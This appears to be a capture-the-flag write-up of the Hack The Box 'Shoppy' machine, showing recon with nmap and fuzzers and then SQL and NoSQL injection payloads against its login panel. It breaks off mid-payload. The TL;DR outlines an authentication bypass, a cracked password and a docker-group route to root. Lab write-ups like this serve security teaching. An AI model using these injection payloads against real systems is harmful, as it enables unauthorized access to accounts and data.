Shoppy
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Port80servesshoppy.htb, a shop whose/loginpanel sits on MongoDB: the NoSQL payloadadmin' || '1'=='1bypasses authentication. The user search is vulnerable too and dumps the hashes ofadminandjosh; josh's (MD5) cracks toremembermethisway. Those creds log into themattermost.shoppy.htbsubdomain, where a channel leaks jaeger's password (reused on SSH).jaegercan runpassword-managerasdeploy: extracting its master password (brute force or Ghidra) reveals deploy's password, and deploy is in the docker group → root.
Recon
Ping
We start with a ping to confirm the host answers and to look at the TTL, which hints at the operating system (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.180
64 bytes from 10.10.11.180: icmp_seq=1 ttl=63 time=... msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
We start with UDP, cheap to rule out and occasionally the only interesting service. Nothing here: the grep -v 'no-response' filter leaves the port table completely empty.
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.11.180 | grep -v 'no-response'
Initiating UDP Scan at 22:14
Scanning 10.10.11.180 [100 ports]
Completed UDP Scan at 22:14, 1.05s elapsed (100 total ports)
Nmap scan report for 10.10.11.180
Host is up, received user-set (0.14s latency).
Not shown: 6 closed udp ports (port-unreach)
PORT     STATE     SERVICE     REASON

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
Only 6 ports answer port-unreach (closed) and the other 94 stay silent, which in UDP means open|filtered and is why they do not show after the filter. No vector here, so on to a full TCP sweep. It is launched through a function defined in .zshrc, worth showing because the name jmap says nothing on its own:
jmap () {
        echo -e "\n[+] Introduce una IP\n"
        read ip
        echo
        sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
This is the first of the two phases of the port scan: sweep all 65535 TCP ports (-p-) with a SYN scan (-sS), no DNS (-n) and no ping probe (-Pn), saving the result in greppable format (-oG scan) to process afterwards.
jmap # 10.10.11.180
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 63
80/tcp   open  http     syn-ack ttl 63
9093/tcp open  copycat  syn-ack ttl 63
Three ports, and the ttl 63 on every line confirms Linux over TCP, not just over ICMP. Port 9093 is not a common one, so the targeted scan already has something to clear up. A second function extracts the ports from the greppable file and puts them on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.11.180
Open ports: 22,80,9093

Ports copied to clipboard
The second phase is the targeted scan, which identifies OpenSSH, an nginx that reveals the shoppy.htb domain and, on 9093, an HTTP service written in Go:
nmap -p22,80,9093 -sCV 10.10.11.180
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian
80/tcp   open  http    nginx 1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
9093/tcp open  http    Golang net/http server
The detail that drives everything else is the http-title: Did not follow redirect to http://shoppy.htb. The server answers with a redirect to a domain name, not to the IP, a clear sign of virtual hosting. Without that name in /etc/hosts we will not see the real site.
The Go service on 9093 turns out to be a Prometheus-style metrics endpoint. We note it down, but it is not the vector on this box.
Virtual hosting
nano /etc/hosts
cat /etc/hosts
1  127.0.0.1       localhost
2  127.0.1.1       kali
...
9  10.10.11.180    shoppy.htb
HTTP - TCP 80: technologies
whatweb http://shoppy.htb
http://shoppy.htb [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.23.1], IP[10.10.11.180],
JQuery, Script, Title[Shoppy Wait Page][Title element contains newline(s)!], nginx[1.23.1]
Not much: nginx, jQuery and a title, Shoppy Wait Page, which already hints that the landing page is not the application but a holding page. Wappalyzer confirms the same from the browser:

Font scripts:         Font Awesome
JavaScript libraries: jQuery 1.10.2
Web servers:          Nginx 1.23.1
Reverse proxies:      Nginx 1.23.1
One detail is worth reading: Wappalyzer catalogues nginx both as a web server and as a reverse proxy. That means there is an nginx up front dispatching to one or more applications behind it, which reinforces the virtual hosting suspicion and hints that more than one site may live on the same IP.
The landing page is a countdown reading "Shoppy beta coming soon ! Stay tuned for beta access !". We check the source in case it hides something:

<title>
    Shoppy Wait Page
</title>
<link href="favicon.png" rel="shortcut icon" type="image/png">
<link href="css/roboto.css" rel="stylesheet" type="text/css">
<link href="css/loader.css" rel="stylesheet" type="text/css">
...
<h1 id="countdown">
    Shoppy beta coming soon ! Stay tuned for beta access !
</h1>
<script src="js/plugins.js"></script>
<script src="js/jquery.countdown.min.js"></script>
<script src="js/main.js"></script>
Fifty-seven lines of template and nothing else: no comments, no credentials, no hidden paths. It is exactly what it looks like, a "coming soon" page. The real application must be somewhere else.
Subdomain fuzzing
With a domain and a reverse proxy in play, the logical move is to look for other host names. The first attempt finds nothing:
wfuzz -u http://shoppy.htb -w subdomains-top1million-110000.txt -H "Host: FUZZ.shoppy.htb" --hh=169
Target: http://shoppy.htb/
Total requests: 114441

ID        Response   Lines    Word     Chars     Payload

^C
Total time: 0
Processed Requests: 81906
Filtered Requests: 81906
Requests/sec.: 0
The table is empty: 81,906 requests processed and 81,906 filtered, meaning every single one returned the same 169 characters the --hh=169 filter discards (those 169 are nginx's default answer to an unknown Host). A result like that does not prove there are no subdomains, only that they are not in that wordlist. Before writing the vector off, we try another one:
wfuzz -u http://shoppy.htb -w bitquark-subdomains-top100000.txt -H "Host: FUZZ.shoppy.htb" --hh=169 -t 100
 ID        Response   Lines    Word     Chars     Payload
000047340: 200        0 L      141 W    3122 Ch   "mattermost"
A single entry gets past the filter: the mattermost subdomain answers with 3122 characters. Switching wordlists is one of those decisions that takes half a line in a writeup but in practice separates solving the box from calling it stuck.
nano /etc/hosts
cat /etc/hosts
9 10.10.11.180 shoppy.htb mattermost.shoppy.htbDirectory fuzzing
In parallel, a route fuzz against the main domain:
dirsearch -u http://shoppy.htb/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Target: http://shoppy.htb/

[22:32:53] Starting:
[22:32:58] 301 -  171B - /js       ->  /js/
[22:33:11] 302 -   28B - /ADMIN    ->  /login
[22:33:11] 302 -   28B - /Admin    ->  /login
[22:33:11] 302 -   28B - /admin    ->  /login
[22:33:11] 302 -   28B - /Admin/   ->  /login
[22:33:11] 302 -   28B - /admin/   ->  /login
[22:33:20] 301 -  179B - /assets   ->  /assets/
[22:33:27] 301 -  173B - /css      ->  /css/
[22:33:32] 200 -  208KB - /favicon.ico
[22:33:32] 301 -  177B - /fonts    ->  /fonts/
[22:33:35] 301 -  179B - /images   ->  /images/
[22:33:39] 200 -    1KB - /login
[22:33:39] 200 -    1KB - /login/
Task Completed
Two paths matter: /admin, which 302s to /login (so it exists and is protected), and /login, the form itself. The rest are static directories.
A detail that often goes unnoticed: /ADMIN, /Admin and /admin return exactly the same thing, as do /login and /Login. Routing is case-insensitive, which confirms there are no files on disk behind these but routes declared in an application. We confirm with a second fuzzer and another wordlist:
gobuster dir -u http://shoppy.htb -w directory-list-2.3-medium.txt
[+] Url:            http://shoppy.htb
[+] Wordlist:       /home/krmena/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404

/images    (Status: 301) [Size: 179] [--> /images/]
/login     (Status: 200) [Size: 1074]
/admin     (Status: 302) [Size: 28]   [--> /login]
/assets    (Status: 301) [Size: 179]  [--> /assets/]
/css       (Status: 301) [Size: 173]  [--> /css/]
/Login     (Status: 200) [Size: 1074]
/js        (Status: 301) [Size: 171]  [--> /js/]
/fonts     (Status: 301) [Size: 177]  [--> /fonts/]
/Admin     (Status: 302) [Size: 28]   [--> /login]

Progress: 14547 / 220563 (6.60%)^C
They agree path by path and size by size (/login = 1074 bytes on both), so the scan is cut at 6.6%: two different tools with two different wordlists reached the same conclusion and continuing would just burn time.
Access as admin
The panel and the SQLi attempts
/login is a panel titled Shoppy Admin. The textbook credentials do not get in:

POST /login?error=WrongCredentials HTTP/1.1
Host: shoppy.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=admin&password=admin
The page answers Wrong Credentials and the URL carries ?error=WrongCredentials. Intercepting with Burp shows what matters for what comes next: the data travels in the body of a POST with Content-Type: application/x-www-form-urlencoded, not in the URL. That is where we have to inject.
We try the classic SQL payloads first:
username='OR 1=1&password=admin
HTTP/1.1 504 Gateway Time-out
Server: nginx/1.23.1
username='OR '1'='1&password=admin
HTTP/1.1 504 Gateway Time-out
Server: nginx/1.23.1
Content-Type: text/html
Content-Length: 167

<html>
  <head><title>504 Gateway Time-out</title></head>
  <body><center><h1>504 Gateway Time-out</h1></center>
Both return 504 Gateway Time-out, and that response says more than it seems. A 504 is generated by nginx, not by the application: it means the backend it proxies to did not answer in time. It is not a SQL syntax error nor an application 500, it is something hanging behind. When a SQL payload does not produce a SQL error, the first hypothesis is that the engine is not SQL.
NoSQL injection
We adjust the syntax to MongoDB's, which reads form sub-parameters as operators:
username[$ne]=1&password[$ne]=1![the [$ne] operator changes the response to 400 Bad Request: the backend parses MongoDB syntax](../assets/img/shoppy/shop-132432.webp)
HTTP/1.1 400 Bad Request
Server: nginx/1.23.1
The response changes, and that alone is a signal. username[$ne]=1 is how you write the object {username: {$ne: 1}} in a form: if the server goes from hanging (504) to rejecting the request (400), it is parsing it as an object, not as a string. We push with the JSON variant, changing the Content-Type too, because MongoDB accepts that format:
POST /login?error=WrongCredentials HTTP/1.1
Host: shoppy.htb
Content-Type: application/json

{
  "username":{ "$gt":undefined },
  "password":{ "$gt":undefined }
